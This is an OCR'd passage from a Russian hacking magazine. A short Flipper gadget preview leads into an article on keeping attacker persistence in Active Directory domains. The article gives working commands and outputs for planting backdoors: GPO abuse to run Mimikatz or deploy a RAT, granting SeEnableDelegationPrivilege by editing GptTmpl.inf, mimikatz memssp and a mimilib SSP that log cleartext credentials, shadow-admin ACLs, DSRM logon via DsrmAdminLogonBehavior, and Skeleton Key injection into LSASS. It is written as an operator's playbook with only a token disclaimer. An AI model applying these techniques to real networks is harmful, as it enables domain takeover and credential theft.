Наконец, как и большинство тамагочи, Flipper способен общаться с себе подобными на этой частоте. Ты сможешь играть и взаимодействовать с другими владельцами гаджета поблизости.

RFID



Следующий беспроводной интерфейс ориентирован на карточки доступа с NFC-антенной, такие как, например, EM-4100. У них примитивный формат хранения данных, поэтому с помощью Flipper ты без труда сможешь считывать, копировать и эмулировать уже имеющиеся экземпляры. При желании полученный ID карты можно отправить на другой Flipper.

ИК-порт



В современных гаджетах инфракрасный порт уже не встретишь, однако в мире до сих пор очень много техники, работающей с таким типом сигнала, — телевизоры, кондиционеры, аудиосистемы. В памяти Flipper содержатся базовые команды для управления такими устройствами для самых распространенных моделей. При этом научить девайс работать со своей техникой очень просто: достаточно поднести оригинальный пульт и последовательно нажать нужные кнопки. Flipper запомнит новые комбинации и воспроизведет их по твоей команде.

Выводы GPIO



Для тех, кому по душе более низкоуровневое взаимодействие с железом, разработчики Flipper вынесли на одну из боковых граней непосредственно выводы GPIO от микроконтроллера. Помимо питания и базовых цифровых сигналов, на них также доступна разнообразная периферия: ADC, SPI, UART, I2C, PWM и многое другое. Таким образом, ты сможешь подключать к девайсу другие компоненты и расширить возможности Flipper. Правда, пока непонятно, получит ли развитие концепция плат расширения, как у Arduino или Raspberry Pi, — все-таки девайс позиционируется как законченное устройство.

USB-C



Изначально у Flipper на основе RPi Zero было много разъемов на корпусе: несколько USB, MicroHDMI и слот для карточки памяти. В версии на STM32 оставили только один USB-порт для зарядки и перепрограммирования (на самом микроконтроллере уже прошит соответствующий бутлоадер). В 2020 году Type-C наконец-то начинает выглядеть почти как стандарт, так что, если у тебя уже есть блок питания для четвертой «малинки», сможешь заряжать Flipper и с его помощью тоже.

Впрочем, куда важнее другое: микроконтроллер STMF412 может работать как USB Device, так что с подходящей прошивкой Flipper при подключении к компьютеру будет выглядеть и как HID-устройство, и как флешка, и как COM-порт (но вряд ли все сразу, конечно).

КРАУДФАНДИНГ



Сегодня Flipper пока существует в виде прототипов. До середины весны новые рабочие версии регулярно изготавливались в Китае и пересылались разработчикам в Россию. Однако коронавирус внес свои коррективы, и многие сроки авторам пришлось пересмотреть. Сейчас они планируют анонсировать кампанию по сбору средств на серийное производство девайса и в мае выйти на одну из краудфандинговых площадок. Первые экземпляры доберутся до обладателей не раньше зимы, и мы, конечно же, не упустим случая написать обзор.

БЭКДОРЫ В ACTIVE DIRECTORY

ИСПОЛЬЗУЕМ ГРУППОВЫЕ ПОЛИТИКИ, ЧТОБЫ СОХРАНИТЬ ДОСТУП К ДОМЕНУ

RalfHacker
hackerralf8@gmail.com

Во время атаки на инфраструктуру Active Directory очень важно сохранить полученный доступ. Для этого используются различные методы и средства, в том числе — особенности групповых политик и бэкдоры. В этой статье мы рассмотрим использование групповой политики и некоторых методов внедрения в критические процессы для поддержания привилегированного доступа.

Другие статьи про атаки на Active Directory

- Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий
- Атаки на Active Directory. Разбираем актуальные методы повышения привилегий
- Боковое перемещение в Active Directory. Разбираем техники Lateral Movement при атаке на домен
- Защита от детекта в Active Directory. Уклоняемся от обнаружения при атаке на домен
- Защита от детекта в Active Directory. Как обмануть средства обнаружения при атаке на домен
- Сбор учеток в Active Directory. Как искать критически важные данные при атаке на домен
- Закрепляемся в Active Directory. Как сохранить доступ при атаке на домен

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

ОБЪЕКТЫ ГРУППОВОЙ ПОЛИТИКИ


Групповая политика позволяет администраторам управлять компьютерами и пользователями в Active Directory. Она состоит из нескольких частей и в большой компании может оказаться сложной в использовании без привлечения сторонних инструментов.

Групповые политики сохраняются как объекты групповой политики (GPO), которые затем связываются с объектами Active Directory. Дело в том, что групповые политики могут включать параметры безопасности, разделы реестра, правила установки программного обеспечения, сценарии для запуска и завершения работы, а члены домена обновляют параметры групповой политики по умолчанию каждые 90 минут на своих машинах и каждые 5 минут на контроллере домена.

В большинстве случаев в домене точно настроены:


- один объект групповой политики, определяющий обязательный пароль, Kerberos и политики всего домена;
- один объект групповой политики, настроенный для подразделения контроллеров домена;
- один объект групповой политики, настроенный для подразделения серверов и рабочих станций.

Посмотреть групповые политики можно в окне «Диспетчер серверов → Управление групповой политикой».



Управление групповой политикой

Файлы, которые содержат параметры политики («Шаблон групповой политики») расположены по пути `C:\Windows\SYSVOL\[domain]\Policies\` на контроллере домена.



Шаблон групповой политики

Используя PowerShell Active Directory `Get-ADObject`, можно проверить наличие объекта групповой политики и его ключевые поля, интересующие нас.

```
PS > Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},
CN=Policies,CN=System,DC=domain,DC=dom'
```

```
PS C:\Windows\system32> Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policies,CN=System,DC=domain,DC=dom'

DistinguishedName                                                           Name                                   ObjectClass          ObjectGUID
-----------------                                                           ----                                   -----------          ----------
CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policies,CN=System,DC=domain,DC=dom {428FE319-FF53-4569-94A3-7C855A82570E} groupPolicyContainer b603b2b3-a1c4-4181-9450-6ec49092b184
```

Использование Get-ADObject для получения основной информации об объекте групповой политики

```
PS > Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},
CN=Policies,CN=System,DC=domain,DC=dom' -Properties displayname,
gpcfilesyspath,gpcmachineextensionnames,gpcuserextensionnames
```

```
PS C:\Windows\system32> Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policies,CN=System,DC=domain,DC=dom' -Properties
displayname,gpcfilesyspath,gpcmachineextensionnames,gpcuserextensionnames


DisplayName       : GP_MS_1
DistinguishedName : CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policies,CN=System,DC=domain,DC=dom
gpcfilesyspath    : \\domain.dom\SysVol\domain.dom\Policies\{428FE319-FF53-4569-94A3-7C855A82570E}
Name              : {428FE319-FF53-4569-94A3-7C855A82570E}
ObjectClass       : groupPolicyContainer
ObjectGUID        : b603b2b3-a1c4-4181-9450-6ec49092b184
```

Использование Get-ADObject для получения ключевой информации об объекте групповой политики

При создании объекта групповой политики он может быть как связан, так и не связан с каким-либо объектом Active Directory. Если такая связь существует, атрибут `gPLink` этого объекта будет обновлен и в него будет добавлено значение `DistinguishedName` групповой политики. По этому признаку можно определить, какие групповые политики применяются к данному объекту Active Directory.

Если мы перейдем в любую директорию объекта групповой политики, то есть в `C:\Windows\SYSVOL\[domain]\Policies\`, то обнаружим следующие вложенные объекты:

1. `Machine` — директория с настройками машины для объекта групповой политики.
2. `User` — директория с пользовательскими настройками для объекта групповой политики.
3. `GPT.INI` — файл, который содержит параметры конфигурации объекта групповой политики.




Содержимое директории объекта групповой политики

Групповая политика была создана, чтобы упростить управление ресурсами в домене, однако злоумышленник также может использовать ее возможности для своих целей. К примеру, таким образом можно подменить программы, создать запланированные задачи, добавить новую локальную учетную запись на все компьютеры. Также приведу список интересных возможностей, которыми лично пользовался сам или видел, как пользовались другие операторы.

1. Использование сценариев PowerShell или VBS для настройки членства в группах на уровне домена.
2. Запуск Invoke-Mimikatz на всех контроллерах домена в качестве SYSTEM через определенный промежуток времени (например, раз в три дня).
3. Получение учетной записи `krbtgt`, а затем планирование задачи запуска DCSync на определенных машинах во всем лесу с использованием поддельных билетов Kerberos.
4. Установка RAT и добавление исключения в антивирусные правила в домене или лесу.

Применение групповой политики по умолчанию заключается в обновлении групповой политики на клиентах. При этом если новая политика совпадает со старой, та обновляться не будет. Назначить разрешения для политики можно в том же разделе «Управление групповой политикой», выбрав политику и перейдя к настройкам делегирования.



Разрешения групповой политики

Так мы можем добавлять задачи, выполняемые от имени администратора домена на всех компьютерах домена.

SEENABLEDELEGATIONPRIVILEGE

Эта привилегия определяет разрешение доверия к учетным записям компьютеров и пользователей при делегировании. Таким образом, она распространяется на домен, а не на локальную машину в этом домене. Право `SeEnableDelegationPrivilege` контролирует изменение свойства `msDS-AllowedToDelegateTo`, которое содержит объекты для ограниченного делегирования.

Исходя из этого, оператор не может изменить ни настройки управления учетными записями пользователей, связанные с делегированием, ни свойство `msDS-AllowedToDelegateTo` для объекта, если мы не обладаем привилегией `SeEnableDelegationPrivilege`.

```
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'victim' : Exception calling "CommitChanges" with "0" argument(s): "Access is
denied.
```

Запрет на изменение свойства msDS-AllowedToDelegateTo

Так как право `SeEnableDelegationPrivilege` применимо только на самом контроллере домена, оператору необходимо проверить политику контроллера домена по умолчанию (имеет guid `{6AC1786C-016F-11D2-945F-00C04fB984F9}`). Проверить данную настройку можно в файле `\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf` для данной политики.

```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Version]
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S
SeAuditPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S-1-5-20,*S-1-
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeBatchLogonRight = *S-1-5-32-568,*S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-559
SeChangeNotifyPrivilege = *S-1-1-0,*S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-11,*S-1-5-32-554
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S-1-5-
SeInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-548,*S-1-5-32-549,*S-1-5-32-550,*S-1-5-9
SeLoadDriverPrivilege = *S-1-5-32-544,*S-1-5-32-550
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-1-0,*S-1-5-32-544,*S-1-5-11,*S-1-5-9,*S-1-5-32-554
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-549
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549,*S-1-5-32-550
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-32-544,*S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
```

Разрешение SeEnableDelegationPrivilege

```
PS C:\> "S-1-5-32-544" | Convert-SidToName
BUILTIN\Administrators
```

Имя объекта по SID

Иными словами, по умолчанию только администраторы имеют право изменять параметры делегирования. Если мы имеем права `GenericAll/GenericWrite` для любых объектов в домене, нам необходимо получить привилегию `SeEnableDelegationPrivilege`. Сделать это проще, чем кажется. Допишем имя учетной записи в указанный выше файл.

```
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = eviluser,*S-1-5-32-544
```

Разрешение SeEnableDelegationPrivilege после добавления записи

При добавлении любого SID или имени пользователя в любую строку данного файла в разделе `[Privilege Rights]` изменения вступают в силу, когда контроллер домена или пользователя перезагружают или обновляют групповую политику.

```
PS > $Policy = Get-DomainPolicy -Source DC
PS > $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
```

```
PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
eviluser
*S-1-5-32-544
```

SeEnableDelegationPrivilege в [Privilege Rights]

Таким образом, если целевой пользователь обладает полными правами на любого другого пользователя в домене, то оператор может изменить значения свойства `msDS-AllowedToDelegateTo` для подконтрольного пользователя, делегировав права абсолютно на любую службу в домене. Контроль над всеми службами в домене дает нам контроль над всем доменом.

SECURITY SUPPORT PROVIDER

Security Support Provider Interface (SSPI) — программный интерфейс в Microsoft Windows между приложениями и провайдерами безопасности. SSPI используется для отделения протоколов уровня приложения от деталей реализации сетевых протоколов безопасности и обеспечивает уровень абстракции для поддержки множества механизмов аутентификации.

SSPI позволяет легко расширять методы проверки подлинности Windows, позволяя добавлять новых поставщиков поддержки безопасности (SSP). Вот некоторые из стандартных служб SSP:

1. NTLM — это протокол аутентификации, используемый в сетях, которые включают машины с операционной системой Windows.
2. Kerberos — определяет, как клиенты взаимодействуют со службой сетевой аутентификации на основе билетов.
3. Negotiate — это SSP, который действует как прикладной уровень между SSPI и другими поставщиками общих служб.
4. Schannel — это SSP, который содержит набор протоколов безопасности, обеспечивающих идентификацию личности и безопасную конфиденциальную связь посредством шифрования.
5. Digest — это SSP, который реализует упрощенный протокол аутентификации для сторон, участвующих в обмене данными на основе протоколов HTTP или SASL.
6. CredSSP — это SSP, позволяющий приложению делегировать учетные данные пользователя для удаленной аутентификации.

Но мы можем добавить свой SSP в систему Windows. Имеющийся в mimikatz модуль SSP обеспечивает автоматическую регистрацию локально аутентифицированных учетных данных. Таким образом, оператор сможет получать актуальный пароль учетной записи компьютера, учетные данные служб, а также все учетные записи, которые авторизуются в системе.

Есть два способа сделать это. Первый — воспользоваться модулем `misc`.


```
mimikatz # privilege::debug
mimikatz # misc::memssp
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)
```


Использование модуля misc::memssp mimikatz

Но этот способ не переживет перезагрузки машины. Теперь разберем более сложный, но надежный второй способ. Необходимо скопировать `mimilib.dll` в папку `C:\Windwows\System32`. После этого надо обновить запись в реестре по пути `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages`, добавив туда `mimilib`.



Запись Security Packages в реестре

Теперь все данные авторизации будут регистрироваться в журнале `C:\Windwows\System32\kiwissp.log`.



Запись Security Packages в реестре

```
[00000000:000003e7] [00000002] DOMAIN\WIN-5ULR6E1JTJ9$ (WIN-5ULR6E1JTJ9$)       a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 3
[00000000:000003e4] [00000005] DOMAIN\WIN-5ULR6E1JTJ9$ (NETWORK SERVICE)        a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 3
[00000000:0000fcf1] [00000002] DOMAIN\WIN-5ULR6E1JTJ9$ (DWM-1)  a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 36 0d 79 74 74 77
[00000000:0000fd44] [00000002] DOMAIN\WIN-5ULR6E1JTJ9$ (DWM-1)  a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 36 0d 79 74 74 77
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e3] [00000005] \ (IUSR)
[00000000:0007d880] [00000005] DOMAIN\MediaAdmin$ (MediaAdmin$) e7 b2 96 75 ef cd 71 0b 2b e6 99 3c 45 21 15 3e 85 f3 bd d5 9f 5e
[00000000:0007ed38] [00000002] DOMAIN\root (root)       12345678
[00000000:0007ed56] [00000002] DOMAIN\root (root)       12345678
```

Пароль пользователя root в открытом виде

Используя групповые политики, можно собирать информацию со всех журналов всех машин в домене, а также сохранять их в какой-нибудь общедоступный ресурс.

Продолжение статьи →


БЭКДОРЫ В ACTIVE DIRECTORY

ИСПОЛЬЗУЕМ ГРУППОВЫЕ ПОЛИТИКИ, ЧТОБЫ СОХРАНИТЬ ДОСТУП К ДОМЕНУ


СПИСКИ ДОСТУПА И ДЕСКРИПТОРЫ БЕЗОПАСНОСТИ

Учетные записи теневого администратора (shadow admins) — это учетные записи, которые имеют «негласные» привилегии и обычно остаются незамеченными, так как они не входят в привилегированную группу Active Directory. Как правило, привилегии таким учетным записям предоставлены за счет прямого назначения разрешений (списков доступа). Поскольку учетная запись теневого администратора обладает неявными привилегиями и ее сложнее обнаружить (она не состоит ни в каких привилегированных группах), то она наиболее приоритетна для оператора.

Каждый объект в Active Directory имеет свой собственный список разрешений ACE (записи контроля доступа), которые в совокупности составляют ACL (список контроля доступа). ACL каждого объекта определяет, кто имеет разрешения на этот конкретный объект и какие действия могут быть выполнены с ним.



ACL группы «Администраторы домена для всех»




ACL группы «Администраторы домена для System»

То есть группе «Администраторы домена» по умолчанию предоставляется полный доступ ко всем объектам домена. Но оператор может взять непривилегированную учетную запись пользователя и предоставить ей те же ACE, что и группе «Администраторы домена». Такая учетная запись и будет классифицироваться как учетная запись теневого администратора.

Преимущество этого метода состоит в том, что обнаружить его можно, только постоянно отслеживая списки контроля доступа, что на самом деле делается очень редко либо вообще никогда. Рассмотрим три самых распространенных варианта использования метода.


Первый вариант — когда оператор предоставляет учетной записи полный контроль над группой «Администраторы домена».



Полный контроль над группой «Администраторы домена»


В данном варианте учетная запись не состоит в указанной группе и не является привилегированной, но в любой момент может добавить себя или другую подконтрольную учетную запись в эту группу, выполнить необходимые действия и удалиться из группы.

Второй вариант — когда оператор предоставляет учетной записи разрешение «Сбросить пароль» для другой учетной записи из группы «Администраторы домена».



Разрешение «Сбросить пароль» для учетной записи «Администратор»

И третий вариант — когда оператор предоставляет учетной записи привилегии на репликацию изменений каталога.



Разрешения на репликацию изменений каталога


Любой пользователь с таким разрешением имеет возможность реплицировать любые объекты, включая пароли. Это дает оператору право на выполнение атаки DCSync.

DIRECTORY SERVICES RESTORE MODE

Каждый контроллер домена имеет внутреннюю учетную запись локального администратора. Она называется учетной записью режима восстановления служб каталогов (DSRM). Причем пароль для данной учетной записи редко подлежит изменению, так как основной способ сделать это на контроллере домена заключается в запуске инструмента командной строки `ntdsutil`.

Есть возможность синхронизировать пароль DSRM на контроллере домена с определенной учетной записью домена. Установить пароль можно, выполнив последовательно следующие команды.


```
> ntdsutil
: set dsrm password
: reset password on server null
: []
: q
: q
```



Замена пароля DSRM

Но дело в том, что пользователь DSRM по умолчанию — это «Администратор». Таким образом, их пароли совпадают. Но оператор может связать пользователя DSRM с любым другим пользователем домена.

```
> ntdsutil
: set dsrm password
: sync from domain account [пользователь]
: q
: q
```




Связывание пользователя DSRM с другой учетной записью

После того как удалось связать учетную запись DSRM с другой учетной записью, определимся, как ее можно использовать. Первым делом добавим свойство `DsrmAdminLogonBehavior` в `HKLM:\System\CurrentControlSet\Control\Lsa\`. Возможные значения:


- **0** (по умолчанию): можно использовать учетную запись DSRM, только если DC запущен в DSRM;
- **1**: можно использовать учетную запись DSRM для входа в систему, если локальная служба AD остановлена;
- **2**: всегда можно использовать учетную запись DSRM.

Для авторизации по сети (ведь это запись администратора DSRM) нам необходимо выставить значение **2**.

```
PS> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\"
-Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```



Добавление свойства DsrmAdminLogonBehavior



Свойство DsrmAdminLogonBehavior в реестре

При этом оператору не нужно знать пароль пользователя, достаточно хеша пароля (для path the hash). Если значение свойства `DsrmAdminLogonBehavior` равно 2, а оператор может изменить пароль DSRM, то данный способ позволяет ему сохранить права администратора на контроллере домена даже при изменении всех паролей пользователей и компьютеров домена.


SKELETON KEY

Skeleton Key — это особенное вредоносное программное обеспечение, которое позволяет легко понижать защищенность учетных записей в домене Active Directory с точки зрения авторизации. Эта программа внедряется в процесс LSASS и создает там собственный пароль, который будет актуален для любой учетной записи домена. Причем настоящие пароли тоже будут действительны, поэтому риск, что бэкдор обнаружат, значительно снижается.

В сетях Windows, как правило, есть два основных метода аутентификации: NTLM и Kerberos. И оба этих метода подвергаются вмешательству Skeleton Key. Таким образом, при NTLM-аутентификации хеш пароля сравнивается не с базой SAM, а с хешем Skeleton Key внутри LSASS. В случае с Kerberos шифрование будет понижено до алгоритма, который не поддерживает соль (RC4_HMAC_MD5). Поэтому хеш, проверяемый на стороне сервера, будет удовлетворять хешу Skeleton Key, и аутентификация всегда будет успешной.


Для внедрения бэкдора необходимы права администратора домена. Но стоит помнить, что, поскольку используется внедрение в процесс, перезагрузка контроллера домена удалит вредоносную программу. При этом выполнить атаку очень просто, для этого нужен mimikatz.

```
mimikatz # privilege::debug
mimikatz # misc::skeleton
```



Внедрение Skeleton Key с помощью mimikatz


В результате этих действий появился еще один пароль, который также работает для пользователя: `mimikatz`.




Авторизация с поддельным паролем Skeleton Key

Авторизация с реальным паролем пользователя

При этом данный пароль подходит для авторизации под абсолютно любой учетной записью пользователя домена.

